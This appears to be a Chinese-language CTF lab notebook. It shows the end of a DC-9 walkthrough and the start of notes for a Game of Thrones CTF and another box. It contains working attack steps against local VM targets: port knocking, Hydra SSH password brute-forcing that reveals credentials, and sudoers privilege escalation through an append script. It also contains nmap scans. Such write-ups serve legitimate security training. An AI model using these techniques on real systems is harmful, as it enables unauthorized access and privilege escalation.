Nmap scan report for 192.168.3.45
Host is up (0.00048s latency).

PORT STATE SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:95:4E:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(root㉿kali)-[~/localkali/testpayload]
└─# 7469,8475,9842
7469,8475,9842:未找到命令

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nc 192.168.3.45 7469
(UNKNOWN) [192.168.3.45] 7469 (?) : Connection refused

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nc 192.168.3.45 8475
(UNKNOWN) [192.168.3.45] 8475 (?) : Connection refused

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nc 192.168.3.45 9842
(UNKNOWN) [192.168.3.45] 9842 (?) : Connection refused

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nmap -p 22 192.168.3.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 19:10 CST
Nmap scan report for 192.168.3.45
Host is up (0.00057s latency).

PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:95:4E:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

或者直接knock命令启动, 若未安装执行 apt install knockd -y

1
2
┌──(root㉿kali)-[~/localkali/testpayload]
└─# knock 192.168.3.45 7469 8475 9842

4.hydra

hrdra爆破ssh登录的账号密码

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/localkali/testpayload]
└─# hydra -L user.txt -P pass.txt ssh://192.168.3.45 -t 4

[STATUS] 80.00 tries/min, 80 tries in 00:01h, 281 to do in 00:04h, 4 active
[22][ssh] host: 192.168.3.45 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.3.45 login: joeyt password: Passw0rd
[STATUS] 91.33 tries/min, 274 tries in 00:03h, 87 to do in 00:01h, 4 active
[22][ssh] host: 192.168.3.45 login: janitor password: Ilovepeepee
[STATUS] 89.50 tries/min, 358 tries in 00:04h, 3 to do in 00:01h, 4 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-10 19:25:08

[!NOTE] -L user.txt

  • -L:大写 L,对应「批量用户名」,指定一个文本格式的用户名字典文件(每行一个用户名)
  • user.txt:当前工作目录下的用户名字典文件(若文件不在当前目录,需填写绝对路径,如 `/t

用户chandlerb

无有用的信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
chandlerb@dc-9:~$ ls -al
total 12
drwx------ 3 chandlerb chandlerb 4096 Jan 10 21:23 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 chandlerb chandlerb 9 Dec 29 2019 .bash_history -> /dev/null
drwx------ 3 chandlerb chandlerb 4096 Jan 10 21:23 .gnupg
chandlerb@dc-9:~$ history
1 ls -al
2 history
chandlerb@dc-9:~$ cd .gnupg/
chandlerb@dc-9:~/.gnupg$ ls -l
total 4
drwx------ 2 chandlerb chandlerb 4096 Jan 10 21:23 private-keys-v1.d
chandlerb@dc-9:~/.gnupg$ cd private-keys-v1.d/
chandlerb@dc-9:~/.gnupg/private-keys-v1.d$ ls -l
total 0
chandlerb@dc-9:~/.gnupg/private-keys-v1.d$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for chandlerb:
Sorry, user chandlerb may not run sudo on dc-9.

用户joeyt

同样没发现有用的数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
joeyt@dc-9:~$ ls -la
total 12
drwx------ 3 joeyt joeyt 4096 Jan 10 21:23 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 joeyt joeyt 9 Dec 29 2019 .bash_history -> /dev/null
drwx------ 3 joeyt joeyt 4096 Jan 10 21:23 .gnupg
joeyt@dc-9:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

用户janitor

发现几个密码,添加到刚才的pass.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
janitor@dc-9:~$ ls -la
total 16
drwx------ 4 janitor janitor 4096 Jan 10 21:24 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 2019 .bash_history -> /dev/null
drwx------ 3 janitor janitor 4096 Jan 10 21:24 .gnupg
drwx------ 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$ cat .secrets-for-putin/
cat: .secrets-for-putin/: Is a directory
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -la
total 12
drwx------ 2 janitor janitor 4096 Dec 29 2019 .
drwx------ 4 janitor janitor 4096 Jan 10 21:24 ..
-rwx------ 1 janitor janitor 66 Dec 29 2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts

重新爆破

1
2
3
4
5
6
┌──(root㉿kali)-[~/localkali/testpayload]
└─# hydra -L user.txt -P pass.txt ssh://192.168.3.45 -t 64
[22][ssh] host: 192.168.3.45 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.3.45 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.3.45 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.3.45 login: janitor password: Ilovepeepee

发现多了一个用户fredf

用户fredf

1
2
3
4
5
6
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
(root) NOPASSWD: /opt/devstuff/dist/test/test

查看本地的/etc/sudoers

直接查看/opt/devstuff/dist/test/test发现是乱码,到上级目录发现是python文件编译的,直接查看源码test.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
fredf@dc-9:/opt/devstuff/dist/test$ cd ..
fredf@dc-9:/opt/devstuff/dist$ ls
test
fredf@dc-9:/opt/devstuff/dist$ cd ..
fredf@dc-9:/opt/devstuff$ ls -l
total 20
drwxr-xr-x 3 root root 4096 Dec 29 2019 build
drwxr-xr-x 3 root root 4096 Dec 29 2019 dist
drwxr-xr-x 2 root root 4096 Dec 29 2019 __pycache__
-rw-r--r-- 1 root root 250 Dec 29 2019 test.py
-rw-r--r-- 1 root root 959 Dec 29 2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
print ("Usage: python test.py read append")
sys.exit (1)

else :
f = open(sys.argv[1], "r")
output = (f.read())

f = open(sys.argv[2], "a")
f.write(output)
f.close()

[!Info] test.py
这个 Python 脚本是一个用于文件操作的工具,它的核心功能是读取一个文件的内容,然后将其追加到另一个文件的末尾。
简单来说,这个脚本完成了以下几步:

  1. 参数检查:首先,它检查运行脚本时提供的参数个数。脚本期望除了自身的名字(sys.argv[0])外,还有两个参数:一个用于读取的文件,一个用于追加的文件。如果参数数量不对,会打印用法说明并退出。
  2. 读取文件:它打开第一个参数指定的文件(sys.argv[1]),读取其全部内容。
  3. 追加内容:接着,它打开第二个参数指定的文件(sys.argv[2]),并将从第一个文件读出的内容追加到它的末尾。
    一个简单的使用例子如下:
1
2
3
# 假设当前目录有 file1.txt(内容为"Hello")和 file2.txt(内容为"World")
python test.py file1.txt file2.txt
# 运行后,file2.txt 的内容将变为 "WorldHello"

5.提权


可以查看本地的/etc/sudoers,将%sudo ALL=(ALL:ALL) ALL复制到fredf下的a.txt

[!Warning] /etc/sudoers
/etc/sudoers 是 Linux/Unix 系统中核心的权限控制文件,用于定义哪些用户 / 用户组可以以何种方式(是否需要密码、可执行哪些命令)临时获取 root 或其他用户的权限。其设计目标是在保障系统安全的前提下,实现权限的精细化分配,

https://www.doubao.com/thread/w91afa01ef034300b 介绍/etc/sudoers

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
fredf@dc-9:/opt/devstuff$ cd /tmp
fredf@dc-9:/tmp$ nano a.txt
fredf@dc-9:/tmp$ cat a.txt
fredf ALL=(ALL:ALL) ALL
fredf@dc-9:/tmp$ sudo /opt/devstuff/dist/test/test a.txt /etc/sudoers
fredf@dc-9:/tmp$ sudo su -
[sudo] password for fredf:
root@dc-9:~# id
uid=0(root) gid=0(root) groups=0(root)

root@dc-9:~# cat theflag.txt


███╗ ██╗██╗ ██████╗███████╗ ██╗ ██╗ ██████╗ ██████╗ ██╗ ██╗██╗██╗██╗
████╗ ██║██║██╔════╝██╔════╝ ██║ ██║██╔═══██╗██╔══██╗██║ ██╔╝██║██║██║
██╔██╗ ██║██║██║ █████╗ ██║ █╗ ██║██║ ██║██████╔╝█████╔╝ ██║██║██║
██║╚██╗██║██║██║ ██╔══╝ ██║███╗██║██║ ██║██╔══██╗██╔═██╗ ╚═╝╚═╝╚═╝
██║ ╚████║██║╚██████╗███████╗ ╚███╔███╔╝╚██████╔╝██║ ██║██║ ██╗██╗██╗██╗
╚═╝ ╚═══╝╚═╝ ╚═════╝╚══════╝ ╚══╝╚══╝ ╚═════╝ ╚═╝ ╚═╝╚═╝ ╚═╝╚═╝╚═╝╚═╝

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.

[^1]:


https://www.vulnhub.com/entry/game-of-thrones-ctf-1,201/

[!tip]- tips
Get the 7 kingdom flags and the 4 extra content flags (3 secret flags + final battle flag). There are 11 in total.

权力的游戏


1.arp

2.namp


推荐用这种方式, 可以扫描到1337端口,下面的命令扫描不到

1
nmap -A -T4 -p- 192.168.43.13 # 全开扫描+版本+系统+脚本探测

1
nmap -T4 -sS -sV -sC -O 192.168.3.17

[!summary]- 端口号
port doamin
21 ftp
22 ssh
53 domain
80 Apach httpd
143 imap
3306 mysql
5432 postgresql
10000 MiniServ

-sV 服务程序以及版本信息
-A 综合扫描
-oG 分类保存
-T4 快速扫描

[[扫描结果]]

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

┌──(root㉿kali-linux)-[~/…/work/exam/ctf/game-of-thrones]
└─# nmap -sV -p80,21-22,53,5432,1337,10000 -T4 -A -oG namp1_game.txt 192.168.3.17
Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-23 21:11 CST
Nmap scan report for 192.168.3.17
Host is up (0.0020s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
22/tcp open ssh Linksys WRT45G modified dropbear sshd (protocol 2.0)
| ssh-hostkey:
| 2048 e65bd7786b864f9b35409fc71fdd0d9f (RSA)
| 256 b8e330882eba56f249b0cc35c7cc4806 (ECDSA)
|_ 256 a9f2d8eef09349d81904ffad89eedf7d (ED25519)
53/tcp open domain (unknown banner: Bind)
| fingerprint-strings:
| DNSVersionBindReqTCP:
| version
| bind
|_ Bind
| dns-nsid:
|_ bind.version: Bind
80/tcp open http Apache httpd
|_http-server-header: Apache
| http-robots.txt: 2 disallowed entries
|_/secret-island/ /direct-access-to-kings-landing/
|_http-title: Game of Thrones CTF
1337/tcp open http nginx
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Welcome to Casterly Rock
|_http-title: 401 Authorization Required
5432/tcp open postgresql PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.19
10000/tcp open http MiniServ 1.590 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Login to Stormlands
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.93%I=7%D=12/23%Time=694A9517%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,3F,"\0=\0\x06\x85\0\0\x01\0\x01\0\x01\0\0\x07version\
SF:x04bind\0\0\x10\0\x03\xc0\x0c\0\x10\0\x03\0\0\0\0\0\x05\x04Bind\xc0\x0c
SF:\0\x02\0\x03\0\0\0\0\0\x02\xc0\x0c");
MAC Address: 08:00:27:44:26:17 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Device: router

TRACEROUTE
HOP RTT ADDRESS
1 1.98 ms 192.168.3.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.65 seconds

1.信息搜索

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
~  nmap -sVC -p- 192.168.3.51                         
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 19:45 CST
Nmap scan report for 192.168.3.51
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.3.48
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 0 0 20 Jan 22 12:27 readme.txt
